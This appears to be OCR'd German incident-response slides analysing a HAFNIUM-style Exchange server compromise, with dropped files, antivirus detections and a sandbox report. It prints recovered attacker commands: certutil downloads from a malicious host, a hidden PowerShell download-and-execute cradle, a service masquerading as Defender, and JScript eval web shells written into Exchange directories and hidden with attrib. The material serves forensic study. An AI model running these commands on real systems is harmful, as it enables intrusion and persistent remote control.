
HAFNIUM als Einfallstor



Name	Änderungsdatum	Typ	Größe
MetaBase.xml	29.04.2021 14:01	XML-Dokument	10 KB
bd.bat	27.04.2021 03:46	Windows-Batchdatei	1 KB
tight.msi	27.04.2021 03:45	Windows Installer-P...	2.428 KB
c.ps1	23.04.2021 13:01	Windows PowerShel...	3 KB
svchost.exe	21.04.2021 23:38	Anwendung	245 KB
tvnserver.exe	17.12.2020 11:34	Anwendung	1.762 KB
w3ctrlps.dll	12.09.2019 05:44	Anwendungserweit...	14 KB
rsca.dll	12.09.2019 05:44	Anwendungserweit...	31 KB
rscaext.dll	12.09.2019 05:44	Anwendungserweit...	51 KB
nativerd.dll	12.09.2019 05:44	Anwendungserweit...	462 KB
iisreg.dll	12.09.2019 05:44	Anwendungserweit...	110 KB
iisres.dll	12.09.2019 05:44	Anwendungserweit...	215 KB
iissyspr.dll	12.09.2019 05:44	Anwendungserweit...	66 KB
iisutil.dll	12.09.2019 05:44	Anwendungserweit...	273 KB
appobj.dll	12.09.2019 05:44	Anwendungserweit...	375 KB
iissetup.exe	12.09.2019 05:26	Anwendung	287 KB
aspnetca.exe	12.09.2019 05:26	Anwendung	224 KB
appcmd.exe	12.09.2019 05:26	Anwendung	189 KB

13


So viele Artefakte...



```
certutil -urlcache -split -f http://t.hwqloan.com/dns dn.ps1
certutil -urlcache -split -f http://t.hwqloan.com/m6.exe m6.exe
certutil -urlcache -split -f http://t.hwqloan.com/svchost.dat svchost.exe
powershell.exe -w hidden -nop -c "IEX ((new-object net.webclient).downloadstring('dn.ps1'))"
#cmd /c delete Windowsm_Update
cmd /c svchost.exe install "Windowsm_Update" "m6.exe"
cmd /c sc config "Windowsm_Update" DisplayName= "Microsofts Defender Antivirus Network Inspection Service"
cmd /c sc description "Windowsm_Update" "Microsofts Defender Antivirus Network Inspection Service"
cmd /c Set ProcessName=m6.exe
cmd /c sc start "Windowsm_Update"
md "C:\inetpub\wwwroot\aspnet_client\js\demo"
md "$env:exchangeinstallpath\Frontend\HttpProxy\ecp\auth\js\demo"
echo 'http://localhost/#<script language="JScript" runat="server">function Page_Load(){eval(Request["code"],"u"+"n"+"s"+"
echo 'http://localhost/#<!--#include virtual="wanlin.txt"-->'|out-file 'C:\inetpub\wwwroot\aspnet_client\js\demo\wanlins.
echo 'http://localhost/#<script language="JScript" runat="server">function Page_Load(){eval(Request["code"],"u"+"n"+"s"+"
echo 'http://localhost/#<!--#include virtual="wanlin.txt"-->'|out-file '$env:exchangeinstallpath\Frontend\HttpProxy\ecp\a
#copy "C:\inetpub\wwwroot\aspnet_client\wanlin.aspx" "C:\inetpub\wwwroot\aspnet_client\js\demo\wanlins.aspx"

#copy "C:\inetpub\wwwroot\aspnet_client\wanlin.txt" "C:\inetpub\wwwroot\aspnet_client\js\demo\wanlin.txt"

attrib "C:\inetpub\wwwroot\aspnet_client\js" +s +h

attrib "C:\inetpub\wwwroot\aspnet_client\js\*" +s +h

attrib "C:\inetpub\wwwroot\aspnet_client\js\demo" +s +h

attrib "C:\inetpub\wwwroot\aspnet_client\js\demo\*" +s +h
attrib "C:\inetpub\wwwroot\aspnet_client\wanlin*" +s +h

attrib "$env:exchangeinstallpath\Frontend\HttpProxy\ecp\auth\js" +s +h

attrib "$env:exchangeinstallpath\Frontend\HttpProxy\ecp\auth\js\*" +s +h

```

```
PS C:\Windows\system32>
```

Und der AV?



(Schnellüberprüfung)
0 Bedrohungen gefunden.
Dauer der Überprüfung: 28 Sekunden
15856 Dateien überprüft.

Bedrohungen unter Quarantäne

Unter Quarantäne gestellte Bedrohungen wurden isoliert und an der Ausführung auf Ihrem Gerät gehindert. Sie werden regelmäßig entfernt.

Behavior:Win32/SuspExchgSession.E Schwerwieg
[redacted]

Exploit:Win32/CVE-2021-31207.B Schwerwiegen
[redacted]

Symbolfoto!!!!!11111elf


Und der AV?

Anti-Virus

✓


PowerShell Scripte

N



Exchange Backdoors

Ab in die Sandkiste



Analysis Report msmpene.exe

Overview

General Information

Sample Name:	msmpene.exe
Analysis ID:	400417
MD5:	6dce80d18a26...
SHA1:	e365a6acd90e...
SHA256:	970bfb978e16...
Infos:	HTTP HCA

Most interesting Screenshot:


Detection

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for s...
- Creates files in the recycle bin to ...
- Creates files inside the volume dr...
- Deletes shadow drive data (may ...
- Deletes the backup plan of Wind...
- May disable shadow drive data (...
- Abnormal high CPU Usage
- Creates COM task schedule obje...
- Creates a process in suspended ...
- Creates files inside the system di...
- Deletes files inside the Windows ...
- Enables security privileges
- May sleep (evasive loops) to hind...

